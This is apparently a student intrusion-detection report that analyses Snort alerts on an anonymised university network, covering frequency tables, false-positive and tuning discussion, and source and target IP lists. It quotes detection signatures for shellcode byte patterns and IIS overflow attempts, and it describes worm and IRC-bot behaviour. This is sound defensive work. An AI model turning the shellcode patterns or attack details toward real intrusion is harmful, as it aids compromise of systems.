TIMESTAMP SRC IP:PORT -> DEST IP:PORT ADDITIONAL INFO

Data Preparation

I had to normalize the data by changing all IP addresses of MY.NET.xxx.xxx to10.1.xxx.xxx to ensure all of the scripts would work correctly. This was done with:

#> perl –e "s/MY\.NET/10\.1/g;" –pi *

Also I had to obfuscate the actual home IPs which was done with:

#> perl –e "s/XXX\.XXX/10\.1/g;" –pi * with XXX.XXX being the home network.

For the purposes of this report identify 10.1.0.0/16 as the host network.

GIAC University Network

Since no information was given concerning the network architecture an attempt was made to determine services and hosts running on this network. The hosts were looked at in respect to the number of packets going to or from a host and a particular port in relationship to other hosts. This discounts the hosts that strictly have scanning traffic going to them (i.e. for port 80 there is a host with 2583 packets referencing it while the majority stay in the 20s so it is most likely an active server).

Hosts Table

Host	Service	Port Activity	Host	Service	Port Activity
10.1.168.239	AFS server	7000	10.1.163.97	SSH	22
10.1.6.40	AFS server	7000	10.1.190.100	SSH	22
10.1.139.10	Cisco identification	1999	10.1.190.100	Telnet	23
10.10.10.10	DNS	53	10.1.70.198	Telnet	23
10.1.100.158	FTP	21	10.1.111.126	Web	80
10.1.70.134	FTP	21	10.1.134.11	Web	80
10.1.168.238	Ident Auth server	113	10.1.154.30	Web	80
10.1.70.198	Ident Auth server	113	10.1.167.11	Web	80
10.1.70.198	Proxy server	1080	10.1.179.77	Web	80
10.1.84.189	Proxy server	1080	10.1.181.1	Web	80
10.1.100.217	SMTP	25	10.1.21.27	Web	80
10.1.24.21	SMTP	25	10.1.21.43	Web	80
10.1.24.23	SMTP	25	10.1.21.51	Web	80
10.1.6.40	SMTP	25	10.1.27.3	Web	80
10.1.100.220	Squid server	3128	10.1.29.3	Web	80
10.1.53.53	Squid server	3128	10.1.70.103	Web	80
10.1.53.56	Squid server	3128			

Alert Summary

All alerts from the alert data set were analyzed by the sort.pl script and WinGrep to identify the most frequently occurring alerts. I removed the Watch List custom alerts, as they offer no value in this section. A total of 66,893 alerts were found within the five days of logs. This section offers value by allowing an analyst the opportunity to see the number of alerts processed over a period of time. This can assist with the identification of false-positives and identify areas the sensors need tuning. I also included the Snort ID (SID) as well as the ArachNIDS ID or identified the rule as custom.

Sev	Alert	#	SID	ArachNIDS
H	IDS552/web-iis_IIS ISAPI Overflow ida nosize	1,602	1243	552
H	High port 65535 udp - possible Red Worm - traffic	1,335	Custom	Custom
H	IRC evil - running XDCC	866	Custom	Custom
H	EXPLOIT x86 NOOP	214	648	181
H	EXPLOIT x86 stealth noop	56	651	291
H	EXPLOIT x86 setuid 0	36	650	282

H	EXPLOIT x86 setgid 0	31	649	284
H	High port 65535 tcp - possible Red Worm - traffic	31	Custom	Custom
H	Bugbear@MM virus in SMTP	20	Custom	Custom
H	Possible trojan server activity	19	Custom	Custom
H	EXPLOIT NTPDX buffer overflow	2	312	492
M	spp_http_decode: IIS Unicode attack detected	28,087	HTTP_DECODE SID#1	
M	spp_http_decode: CGI Null Byte attack detected	4,624	HTTP_DECODE SID#2	
M	FTP DoS ftpd globbing	827	Custom	Custom
M	Port 55850 tcp - Possible myserver activity - ref. 010313-1	120	Custom	Custom
M	SMB C access	114	533	339
M	Port 55850 udp - Possible myserver activity - ref. 010313-1	48	Custom	Custom
M	RFB - Possible WinVNC - 010708-1	24	Custom	Custom
M	TFTP - Internal UDP connection to external tftp server	17	Custom	Custom
M	TFTP - Internal TCP connection to external tftp server	6	Custom	Custom
M	TFTP - External UDP connection to internal tftp server	4	Custom	Custom
M	HelpDesk 10.1.83.197 to External FTP	2	Custom	Custom
M	NIMDA - Attempt to execute cmd from campus host	2	Custom	Custom
M	TFTP - External TCP connection to internal tftp server	2	Custom	Custom
L	SMB Name Wildcard	20,263	-	177
L	Incomplete Packet Fragments Discarded	3,550	Custom	Custom
L	Tiny Fragments - Possible Hostile Activity	2,007	522	-
L	Queso fingerprint	1,208	-	29
L	External RPC call	569	Custom	Custom
L	Null scan!	496	623	4
L	SUNRPC highport access!	409	Custom	Custom
L	NMAP TCP ping!	54	469	162
L	TCP SRC and DST outside network	45	Custom	Custom
L	DDOS shaft synflood incoming	22	241	253
L	Attempted Sun RPC high port access	9	Custom	Custom
L	External FTP to HelpDesk 10.1.70.49	4	Custom	Custom
L	SYN-FIN scan!	4	624	198
L	External FTP to HelpDesk 10.1.70.50	3	Custom	Custom
L	External FTP to HelpDesk 10.1.83.197	3	Custom	Custom
L	HelpDesk 10.1.70.50 to External FTP	3	Custom	Custom
L	connect to 515 from inside	2	Custom	Custom
L	Probable NMAP fingerprint attempt	2	629	5
L	ICMP SRC and DST outside network	1	Custom	Custom

Alert Analysis by Frequency of Occurrence

As was stated above listing alerts by frequency of occurrence can assist the analyst with IDS tuning decisions. Tuning an IDS sensor for a particular environment has been described as an art more than a science since decision doesn't have hard concrete rules. A rule with a high frequency could be a false positive or an issue that needs additional research (i.e. server that suddenly starts generating large number of alerts, etc.) In order to keep the IDS analyst able to operate and focus on the critical infrastructure, a decision may have to be made to tune the signature to only flag on certain IP addresses that make up the critical servers. Also the decision

could be made to just delete the signature if the threat is not worth dealing with the volume of alerts.

Alert	# occurances
spp_http_decode: IIS Unicode attack detected	28,087
SMB Name Wildcard	20,263
spp_http_decode: CGI Null Byte attack detected	4,624

The alerts with the top 3 numbers of occurrences will be looked at below and will include the following sections:

- Alert name
- Overview
- False positive possibility
- Signature tuning recommendations
- Relationships

spp_http_decode: IIS Unicode attack detected

Overview: Triggered on specific unicode strings being found in an html request during the http decoding routine. Harry Halladay [1] also mentions that this vulnerability was also associated with Nimda and Code Blue.

False Positive Possibility: Due to the number of worms and script kiddie tools out that cause large amount of addresses to be scanned it is likely that the attempt was made. Since an attack against a server that is known not to be vulnerable (i.e. the service isn't running) then some of these would probably be considered false positives since all hosts do not run web servers. In addition students visiting websites with foreign language content can also cause false positives.

Signature Tuning Recommendations: The signature should be modified to only look at traffic going to or from the university web servers since these are the only servers that should be exploitable. Alerts should be monitored specifically regarding these signature modifications to maximize the number of false positives.

Relationships: There also seems to be some correlation between hosts triggering this alert and the IDS552/web-iis_IIS ISAPI Overflow ida nosize alert identified below. After reviewing the host breakdown out I discovered the following:

Alert	Total Unique Hosts	Hosts triggering both alerts	%
spp_http_decode: IIS Unicode attack detected	1101	450	36.8%
IDS552/web-iis_IIS ISAPI Overflow ida nosize	570	450	71.1%

Alert	Total alerts	Alerts from hosts triggering both alerts	%
spp_http_decode: IIS Unicode attack detected	28087	4989	21.6%
IDS552/web-iis_IIS ISAPI Overflow ida nosize	1601	1298	81.1%

This shows a strong relationship where hosts that trip the IDS552/web-iis_IIS ISAPI Overflow ida nosize alert are 81.1% of the time tripping the spp_http_decode: IIS Unicode attack detected alert. The 450 hosts below need to be checked to see if they are running IIS and what patches they are running to ensure they haven't been compromised.

10.1.1.205	10.1.110.165	10.1.130.181	10.1.145.10	10.1.163.108	10.1.168.229	10.1.21.110	10.1.21.81	10.1.65.20
10.1.10.17	10.1.110.28	10.1.130.190	10.1.145.18	10.1.163.11	10.1.168.236	10.1.21.111	10.1.21.82	10.1.70.103
10.1.10.176	10.1.110.34	10.1.130.21	10.1.145.211	10.1.163.132	10.1.17.2	10.1.21.112	10.1.21.85	10.1.70.113
10.1.10.179	10.1.110.37	10.1.130.23	10.1.145.7	10.1.163.134	10.1.177.37	10.1.21.115	10.1.21.87	10.1.70.13
10.1.10.24	10.1.110.46	10.1.130.24	10.1.145.75	10.1.163.142	10.1.177.65	10.1.21.14	10.1.21.91	10.1.70.135
10.1.10.30	10.1.110.47	10.1.130.27	10.1.146.10	10.1.163.15	10.1.178.166	10.1.21.17	10.1.21.92	10.1.70.170
10.1.10.32	10.1.110.76	10.1.130.34	10.1.146.20	10.1.163.28	10.1.178.213	10.1.21.18	10.1.21.93	10.1.70.172
10.1.100.133	10.1.110.93	10.1.130.40	10.1.147.92	10.1.163.42	10.1.178.254	10.1.21.19	10.1.21.94	10.1.70.191
10.1.100.143	10.1.111.12	10.1.130.63	10.1.15.21	10.1.163.43	10.1.179.1	10.1.21.2	10.1.21.96	10.1.70.207
10.1.100.145	10.1.111.155	10.1.130.65	10.1.15.227	10.1.163.44	10.1.179.12	10.1.21.20	10.1.22.10	10.1.70.225
10.1.100.15	10.1.111.206	10.1.130.77	10.1.15.41	10.1.163.45	10.1.179.13	10.1.21.22	10.1.22.100	10.1.70.75
10.1.100.158	10.1.111.207	10.1.130.80	10.1.150.195	10.1.163.56	10.1.179.38	10.1.21.23	10.1.22.101	10.1.70.76
10.1.100.187	10.1.111.21	10.1.130.86	10.1.150.228	10.1.165.22	10.1.179.77	10.1.21.25	10.1.22.103	10.1.70.79
10.1.100.221	10.1.111.38	10.1.130.91	10.1.150.231	10.1.165.28	10.1.179.78	10.1.21.26	10.1.22.104	10.1.70.90
10.1.100.251	10.1.111.39	10.1.130.92	10.1.150.243	10.1.167.10	10.1.179.79	10.1.21.27	10.1.22.11	10.1.70.93
10.1.100.27	10.1.111.42	10.1.132.42	10.1.150.34	10.1.167.11	10.1.179.80	10.1.21.28	10.1.22.111	10.1.80.161
10.1.100.41	10.1.112.168	10.1.137.66	10.1.150.58	10.1.167.12	10.1.179.81	10.1.21.29	10.1.22.14	10.1.80.232
10.1.100.64	10.1.113.202	10.1.137.7	10.1.150.6	10.1.167.13	10.1.18.18	10.1.21.3	10.1.22.36	10.1.83.189
10.1.100.7	10.1.113.207	10.1.138.202	10.1.150.83	10.1.167.14	10.1.18.45	10.1.21.30	10.1.22.4	10.1.83.247
10.1.104.104	10.1.113.211	10.1.139.10	10.1.150.84	10.1.167.15	10.1.180.13	10.1.21.36	10.1.22.5	10.1.83.48
10.1.104.113	10.1.113.212	10.1.139.15	10.1.151.114	10.1.167.16	10.1.180.14	10.1.21.4	10.1.22.50	10.1.84.204
10.1.104.128	10.1.113.213	10.1.139.25	10.1.153.219	10.1.167.2	10.1.180.17	10.1.21.40	10.1.22.51	10.1.84.224
10.1.104.133	10.1.113.214	10.1.139.26	10.1.154.27	10.1.167.20	10.1.180.18	10.1.21.41	10.1.22.52	10.1.84.236
10.1.104.145	10.1.113.218	10.1.139.28	10.1.154.30	10.1.167.21	10.1.180.29	10.1.21.42	10.1.22.53	10.1.85.124
10.1.104.177	10.1.113.220	10.1.139.29	10.1.157.11	10.1.167.22	10.1.180.31	10.1.21.43	10.1.22.66	10.1.85.127
10.1.104.211	10.1.113.221	10.1.139.30	10.1.157.24	10.1.167.30	10.1.180.33	10.1.21.44	10.1.22.67	10.1.85.40
10.1.104.213	10.1.113.223	10.1.139.55	10.1.157.27	10.1.167.31	10.1.180.35	10.1.21.45	10.1.22.69	10.1.86.112
10.1.105.15	10.1.113.224	10.1.139.97	10.1.157.32	10.1.167.32	10.1.180.36	10.1.21.46	10.1.22.7	10.1.86.17
10.1.105.204	10.1.114.116	10.1.140.114	10.1.157.52	10.1.167.33	10.1.180.40	10.1.21.48	10.1.22.70	10.1.86.18
10.1.105.21	10.1.114.42	10.1.140.143	10.1.158.254	10.1.167.35	10.1.180.48	10.1.21.5	10.1.22.8	10.1.86.19
10.1.105.27	10.1.114.45	10.1.140.194	10.1.158.73	10.1.167.36	10.1.180.53	10.1.21.50	10.1.22.82	10.1.86.39
10.1.105.39	10.1.114.72	10.1.140.20	10.1.16.94	10.1.167.37	10.1.180.60	10.1.21.51	10.1.22.83	10.1.86.55
10.1.105.40	10.1.114.88	10.1.140.21	10.1.162.104	10.1.167.38	10.1.180.66	10.1.21.52	10.1.22.84	10.1.86.71
10.1.106.191	10.1.115.130	10.1.140.24	10.1.162.109	10.1.167.39	10.1.181.1	10.1.21.53	10.1.22.9	10.1.87.184
10.1.106.218	10.1.115.163	10.1.140.34	10.1.162.123	10.1.167.40	10.1.181.15	10.1.21.54	10.1.22.96	10.1.87.218
10.1.106.222	10.1.116.101	10.1.140.45	10.1.162.168	10.1.167.41	10.1.181.20	10.1.21.55	10.1.27.3	10.1.87.224
10.1.107.17	10.1.116.110	10.1.140.50	10.1.162.175	10.1.167.42	10.1.181.21	10.1.21.56	10.1.29.3	10.1.87.232
10.1.107.33	10.1.116.81	10.1.140.74	10.1.162.203	10.1.167.45	10.1.182.11	10.1.21.57	10.1.30.66	10.1.87.28
10.1.108.52	10.1.116.86	10.1.141.15	10.1.162.213	10.1.167.48	10.1.183.20	10.1.21.59	10.1.5.14	10.1.87.46
10.1.109.12	10.1.118.36	10.1.141.16	10.1.162.233	10.1.167.49	10.1.184.101	10.1.21.6	10.1.5.242	10.1.87.73
10.1.109.51	10.1.119.1	10.1.141.17	10.1.162.235	10.1.167.52	10.1.184.24	10.1.21.60	10.1.5.43	10.1.9.9

10.1.109.64	10.1.119.63	10.1.141.18	10.1.162.241	10.1.167.53	10.1.185.49	10.1.21.62	10.1.5.92	10.1.90.207
10.1.109.70	10.1.121.10	10.1.141.25	10.1.162.30	10.1.167.54	10.1.190.36	10.1.21.63	10.1.5.95	10.1.91.0
10.1.109.87	10.1.122.0	10.1.141.31	10.1.162.31	10.1.167.55	10.1.190.52	10.1.21.65	10.1.5.99	10.1.91.1
10.1.109.89	10.1.122.127	10.1.141.34	10.1.162.58	10.1.167.56	10.1.190.55	10.1.21.7	10.1.53.10	10.1.91.101
10.1.11.2	10.1.130.122	10.1.141.35	10.1.162.67	10.1.167.57	10.1.198.214	10.1.21.71	10.1.53.228	10.1.91.154
10.1.110.113	10.1.130.131	10.1.141.37	10.1.162.82	10.1.167.62	10.1.198.47	10.1.21.76	10.1.53.229	10.1.91.240
10.1.110.114	10.1.130.14	10.1.142.66	10.1.162.83	10.1.167.64	10.1.21.105	10.1.21.77	10.1.53.84	10.1.91.59
10.1.110.152	10.1.130.166	10.1.144.38	10.1.162.87	10.1.167.65	10.1.21.11	10.1.21.8	10.1.65.19	10.1.91.78
10.1.99.42	10.1.99.174	10.1.99.172	10.1.99.165	10.1.99.152	10.1.99.133	10.1.99.122	10.1.99.121	10.1.91.8

SMB Name Wildcard

Overview: Triggered on a standard NETBIOS name table retrieval query. The signature looks for any external traffic attempting to connect to an internal host via UDP port 137.

False Positive Possibility: These are probably not false positives in the sense that the connection was probably actually attempted. They may not be attacks since there are many Windows machines on the Internet that simply are not managed correctly and send out such requests automatically.

Signature Tuning Recommendations: As long as the signature is set up to look for all external hosts attempting to connect to internal hosts then the rule should be kept. Tracking attempted connects to only critical servers could be one way to tune down the alerts but the best way to defend against false positives is to block all incoming TCP/UDP 135-139 and 445 at the perimeter devices (routers and/or firewalls).

Relationships: After reviewing the logs, I found that 56 out of 58 of the source hosts that tripped SMB C access had also tripped a significant numbers of SMB Name Wildcard. All of these source hosts would have been considered outside addresses. There is no reason why an external host should be connecting to an internal host via SMB to access their C drive. This supports my suggestion to block all incoming TCP/UDP 135-139 and 445 at the perimeter devices.

spp_http_decode: CGI Null Byte attack detected

Overview: Triggered on "%00" if found in html request during the http decoding routine.

False Positive Possibility: Can cause a false positive with sites that utilize cookies or when visiting sites that use multi-byte characters such as Simplified Chinese [2].

Signature Tuning Recommendations: The first thing to do would be to configure the Snort Configuration file to ensure that the Snort Preprocessor only looks at traffic going to or from the university web servers since these are the only servers that should be exploitable.

Relationships: No significant relationships found.

Alert Analysis by Severity

The above list of alerts was broken down into several categories:

- High – Alerts that identify internal system compromise, backdoor programs and/or attacks that have a high success of exploiting an internal machine.
- Medium – Alerts that identify vulnerabilities that could enable intrusion of internal machines and use of acceptable traffic coming from external sources or in malicious ways.

- Low – Alerts that identify information that could lead to an intrusion or identifies strange network traffic, which could assist with other signatures. Also identifies traffic that the analyst would like to watch for.

Sev	Alert	#	SID	ArachNIDS
H	IDS552/web-iis_IIS ISAPI Overflow ida nosize	1,602	1243	552
H	High port 65535 udp - possible Red Worm - traffic	1,335	Custom	Custom
H	IRC evil – running XDCC	866	Custom	Custom
H	EXPLOIT x86 NOOP	214	648	181
H	EXPLOIT x86 stealth noop	56	651	291
H	EXPLOIT x86 setuid 0	36	650	282
H	EXPLOIT x86 setgid 0	31	649	284
H	High port 65535 tcp - possible Red Worm - traffic	31	Custom	Custom
H	Bugbear@MM virus in SMTP	20	Custom	Custom
H	Possible trojan server activity	19	Custom	Custom
H	EXPLOIT NTPDX buffer overflow	2	312	492

The analysis will include the following sections:

- Detect name
- Overview
- Signature triggered on (if available)
- Top 10 targets of alert
- Top 10 sources generating alerts
- Response

IDS552/web-iis_IIS ISAPI Overflow ida nosize

Overview
Indicates a remote attacker has attempted exploit a well-known vulnerability in MS IIS server. An unchecked buffer in idq.dll exists when handling the input of URLs and a buffer overrun attack allows the attacker to execute code on the webserver as SYSTEM.

Signature triggered on (if available)
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-IIS ISAPI .ida attempt"; flow:to_server,established; uricontent:".ida?"; no case; reference:arachnids,552; classtype:web-application-attack; reference:bugtraq,1065; reference:cve,CAN-2000-0071; sid:1243; rev:8;)

Top sources generating alerts

13	62.154.234.2:7878
6	62.89.125.143:53745
6	193.91.25.8:3892
4	62.181.183.196:1602
2	81.5.17.34:4316
2	64.66.197.172:4450
2	61.149.33.18:4611
2	205.245.5.46:4632

2	202.112.128.56:3974
2	202.112.112.238:4811

Top targets of alert

15	10.1.70.207:80
9	10.1.21.67:80
7	10.1.65.19:80
7	10.1.21.61:80
7	10.1.21.44:80
7	10.1.21.26:80
7	10.1.180.29:80
7	10.1.163.131:80
7	10.1.122.1:80
7	10.1.114.116:80

Response

Immediately check into this possibility by first ensuring all targeted servers are running IIS. Then verify what version, service pack number and list of patches on host. 100% of hosts generating this alert should be checked as it only takes one successful attack to take over the machine.

<u>High port 65535 udp – possible Red Worm - traffic</u>

Overview

The Red Worm, AKA Adore Worm, infects Unix machines through several vulnerable services including BIND, LPRng and rpc-statd. Once it gains access it trojans the ps and anacron commands and replaces klogd with a program called icmp. The icmp program causes the OS to listen for a specific ICMP packet and once received it opens up a backdoor on port 65535. It then sends system information to two different email addresses and it randomizes the first two octets of an IP address and then scans that subnet for vulnerable systems to propagate to.

Signature triggered on (if available)

Signature was custom written and I do not have access to it.

Top targets of alert

184	10.1.83.146:6257
174	10.1.84.147:6257
167	80.117.99.19:65535
81	219.102.101.68:65535
68	10.1.84.178:6257
58	24.67.239.191:65535
53	10.1.70.176:6257
34	131.156.182.149:65535
30	10.1.91.240:3442
26	66.25.241.154:65535

Top sources generating alerts

340	10.1.83.146:6257

109	24.67.239.191:65535
72	10.1.70.176:6257
71	10.1.165.24:6257
64	68.0.161.156:65535
64	10.1.84.178:6257
52	10.1.84.147:6257
51	66.25.241.154:65535
44	141.219.86.61:65535
37	65.67.244.134:65535

Response
Since I do not know what the signature was that generated this alert I cannot really give any feedback on the possibility of this being a false positive. First of all if the hosts identified above are running anything but Unix then that host could easily be removed from the list since that is all this worm affects. If the signature is just flagging any traffic on port 65535 udp, it is possible for a host to generate legal traffic from port 65535 temporarily. Another possible response would be to block UDP port 65535 at the perimeter. Harry Halladay [1] couldn't find any evidence that RedWorm/Adore was ever associated with UDP 65535 which would make this rule generating false positives. Other than that additional research will need to be done.

IRC evil – running XDCC

Overview
This identifies a possible infection by an IRC bot named XDCC. XDCC infects Windows 2000 and Windows NT and appears to be transmitted as a result of a direct attack. The compromised machine connects to specified IRC servers, whichIRC acts as a control channel. The bot provides a mechanism for:

- Permitting access as an administrator from a remote computer
- Creating additional administrator accounts
- Running a backdoor remote access service
- Affecting, attacking, and compromising other machines
- Denial of Service attacks
- Remotely controlling IRC channels
- Performing illegal activities
- Distributing pirated software and movies.

Signature triggered on (if available)
Signature was custom written and I do not have access to it.

Top targets of alert

549	206.167.75.78:6667
232	216.12.211.209:6667
41	62.13.43.58:6667
39	66.250.105.173:6667
4	64.45.60.200:6667

1	216.162.96.26:6667


Top sources generating alerts

386	10.1.100.220:2677
163	10.1.100.220:3402
142	10.1.100.220:2613
90	10.1.100.220:2783
40	10.1.100.220:3789
9	10.1.100.220:2399
8	10.1.100.220:3326
8	10.1.100.220:1989
7	10.1.100.220:4423
5	10.1.100.220:1735

Response

Since I do not know what the signature was that generated this alert I cannot really give any feedback on the possibility of this being a false positive. I can say 10.1.100.220 needs to be looked at since all of the packets generating the alert have it as its source.

I produced a link graph listing the relationship between the above machines. I went on to add all alerts that 10.1.100.220 had generated.



At first glance, this doesn't look too bad if this was a workstation with a user using IRC. The entire signature for this alert needs to be looked at to determine why it was flagged. I went ahead and pulled the dshield record for each of the external IPs to give us a complete picture of the situation.

IP Address: 206.167.75.78

HostName: cricri.qeast.net

DShield Profile:

Country:	CA
Contact E-mail:	support@RISQ.QC.CA
Total Records against IP:	499
Number of targets:	443
Date Range:	2002-12-03 to 2002-12-19

Ports Attacked (up to 10):

Port	Attacks

Fightback: not sent

Whois:
```
OrgName:    Reseau Interordinateur Scientifique Quebecois
[RISQ]
OrgID:      RISQR
```

IP Address: 216.12.211.209

HostName: topquark.roadkill.com

DShield Profile:

Country:	US
Contact E-mail:	admin@ev1.net
Total Records against IP:	438
Number of targets:	329
Date Range:	2002-12-02 to 2002-12-14

Ports Attacked (up to 10):

Port	Attacks

Fightback: sent to admin@ev1.net on 2002-12-02 13:33:02
no reply received

Whois:
```
OrgName:    Everyones Internet, Inc.
OrgID:      EVRY
```

IP Address: 216.162.96.26

HostName: soccergaming.com

DShield Profile:

Country:	US
Contact E-mail:	Joe@VALUENET.NET
Total Records against IP:	493
Number of targets:	16
Date Range:	2002-12-01 to 2002-12-01

Ports Attacked (up to 10):

Port	Attacks

Fightback: not sent

Whois:
```
CustName:    St.Louis Design Alliance
Address:     PO BOX 665 BRIDGETON MO 63044
```

IP Address: 62.13.43.58

HostName: 62.13.43.58

DShield Profile:

Country:	SE
Contact E-mail:	jcah@euit.com
Total Records against IP:	
Number of targets:	
Date Range:	to

Ports Attacked (up to 10):

Port	Attacks

Fightback: sent to jcah@euit.com on 2002-10-03 01:33:04
no reply received

Whois:
```
% This is the RIPE Whois server.
% The objects are in RPSL format.
inetnum:      62.13.43.56 - 62.13.43.63
netname:      EUIT-SE-NET
descr:        EUIT-Trading
descr:        Farsta
country:      SE
route:        62.13.0.0/17
descr:        UTFORS-BLK
origin:       AS8434
member-of:    AS8434:RS-PA-BLK
mnt-by:       UTFORS-MNT
changed:      hakan@utfors.net 20020424
```

IP Address: 64.45.60.200

HostName: 64.45.60.200

DShield Profile:

Country:	US
Contact E-mail:	domainreg_AT_NETLIMITED.NET (bounced)
Total Records against IP:	
Number of targets:	
Date Range:	to

Ports Attacked (up to 10):

Port	Attacks

Fightback: not sent

Whois:
```
OrgName:    Net Limited
OrgID:      NELI
```

IP Address: 66.250.105.173

HostName: 66.250.105.173

DShield Profile:

Country:	
Contact E-mail:	
Total Records against IP:	
Number of targets:	
Date Range:	to

Ports Attacked (up to 10):

Port	Attacks

Fightback: not sent

Whois:
```
OrgName:    Cogent Communications
OrgID:      COGC
```

IP Address: 12.233.14.31

HostName: 12-233-14-31.client.attbi.com

DShield Profile:

Country:	US
Contact E-mail:	abuse_AT_att.net (bounced)
Total Records against IP:	
Number of targets:	
Date Range:	to

Ports Attacked (up to 10):

Port	Attacks

Fightback: not sent

Whois:
```
OrgName:    AT&T WorldNet Services
OrgID:      ATTW
```

Host 12.233.14.31 was connected to using tftp, which is very suspicious for a user to connect this way to a dialup account. Also it doesn't look like many of the above would have an IRC server running in their environment unless for internal purposes.

EXPLOIT x86 NOOP

Overview

Indicates that a string of 0x90 (NOOP) characters were flagged. This is suspicious traffic since buffer overflows utilize these characters to assist with their exploits. NOOPs in succession might show a NOOP sled used in shellcode that many buffer overflows includes.

Signature triggered on (if available)
alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE x86 NOOP"; content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; depth: 128; reference:arachnids,181; classtype:shellcode-detect; sid:648; rev:5;)

Top sources generating alerts

139	63.119.175.31:80
18	128.174.5.32:80
4	24.26.91.8:4673
4	211.157.248.47:3952
3	65.54.250.121:80
3	24.26.91.8:4677
3	207.68.131.229:80
3	199.184.165.136:80
3	128.11.183.100:80
2	24.26.91.8:4668

Top targets of alert

139	10.1.84.227:2391
18	10.1.88.229:1064
17	10.1.139.10:1906
4	10.1.162.91:1251
3	10.1.99.175:37570
3	10.1.83.64:1345
2	10.1.53.135:1533
2	10.1.162.91:1490
1	10.1.84.218:1141
1	10.1.84.157:3593

Response
Each of the packet traces that generate such traffic needs to be analyzed to determine the possibility of false positives. The majority of the sources generating this alert are using port 80, which indicates that the NOOP characters were downloaded via web traffic. According to Harry Halladay [*] he stated that 'GIF' images would contain a long series of the same bytes that resemble the x86 NOOP.

EXPLOIT x86 stealth noop

Overview
Indicates the use of stealth NOOPs could have been sent from an attacker with the goal of hiding the NOOPs while attempting a buffer overflow.

Signature triggered on (if available)
alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE x86 stealth NOOP"; content: "|eb 02 eb 02 eb 02|"; reference:arachnids,291; classtype:shellcode-detect; sid:651; rev:5;)

Top sources generating alerts

46	129.165.254.14:61169
4	68.33.129.167:1239

3	199.89.199.30:80
1	68.33.129.167:1098
1	202.103.69.65:80
1	202.102.139.246:4721

Top targets of alert

46	10.1.162.64:32903
5	10.1.87.41:5190
1	10.1.84.218:1941
1	10.1.53.173:2059
1	10.1.53.173:2016
1	10.1.53.135:1939
1	10.1.111.130:1499

Response

Again a few port 80s are found in the source traffic indicating that the string was found within web traffic. This content could also be found naturally in binary data like zip files, executables, and graphic files. Also the target addresses don't fall within commonly exploited services. Additional review of the sniff traces is necessary.

EXPLOIT x86 setuid 0

Overview

Indicates the setuid(0) system call was flagged. This is typically a payload for some buffer overflow exploits. This would be an attempt to set the users id on a given file to 0 or root. According to Daniel Russell [3], two of the most common buffer overflows that contain this signature are the Solaris dt_action and the wu_ftp buffer overflows.

Signature triggered on (if available)

alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE x86 setuid 0"; content: "|b017 cd80|"; reference:arachnids,436; classtype:system-call-detect; sid:650; rev:5;)

Top sources generating alerts

5	137.78.58.62:22
3	65.26.223.72:3386
2	24.127.132.122:1214
2	202.96.114.252:3461
1	80.33.89.76:60545
1	66.28.252.82:3620
1	63.250.205.4:80
1	61.166.69.135:554
1	61.129.65.223:80
1	24.222.174.132:3274

Top targets of alert

4	10.1.70.176:6699
3	10.1.84.160:58000
2	10.1.111.146:1619
1	10.1.91.2:1625

1	10.1.88.168:413
1	10.1.84.244:6970
1	10.1.84.239:4737
1	10.1.84.218:4462
1	10.1.84.147:6699
1	10.1.83.146:6699

Response
Again a few port 80s are found in the source traffic indicating that the string was found within web traffic. In addition, graphic images and zip files have been known to cause false positives. Also the target addresses don't fall within commonly exploited services. Additional review of the sniff traces is necessary.

EXPLOIT x86 setgid 0

Overview
Indicates the setgid(0) system call was flagged. . This is typically a payload for some buffer overflow exploits. This would be an attempt to set the group id on a given file to 0 or root.

Signature triggered on (if available)
alert ip $EXTERNAL_NET any -> $HOME_NET $SHELLCODE_PORTS (msg:"SHELLCODE x86 setgid 0"; content: "|b0b5 cd80|"; reference:arachnids,284; classtype:system-call-detect; sid:649; rev:5;)

Top sources generating alerts

5	137.78.58.62:22
1	63.250.205.49:80
1	63.250.205.40:2367
1	216.69.31.14:50644
1	216.34.199.26:80
1	216.135.160.48:52274
1	216.127.80.43:80
1	211.239.0.70:1497
1	211.167.73.248:3947
1	207.44.136.28:80

Top targets of alert

2	10.1.84.160:58000
2	10.1.185.48:6346
1	10.1.91.81:1214
1	10.1.91.51:6970
1	10.1.88.168:414
1	10.1.88.168:413
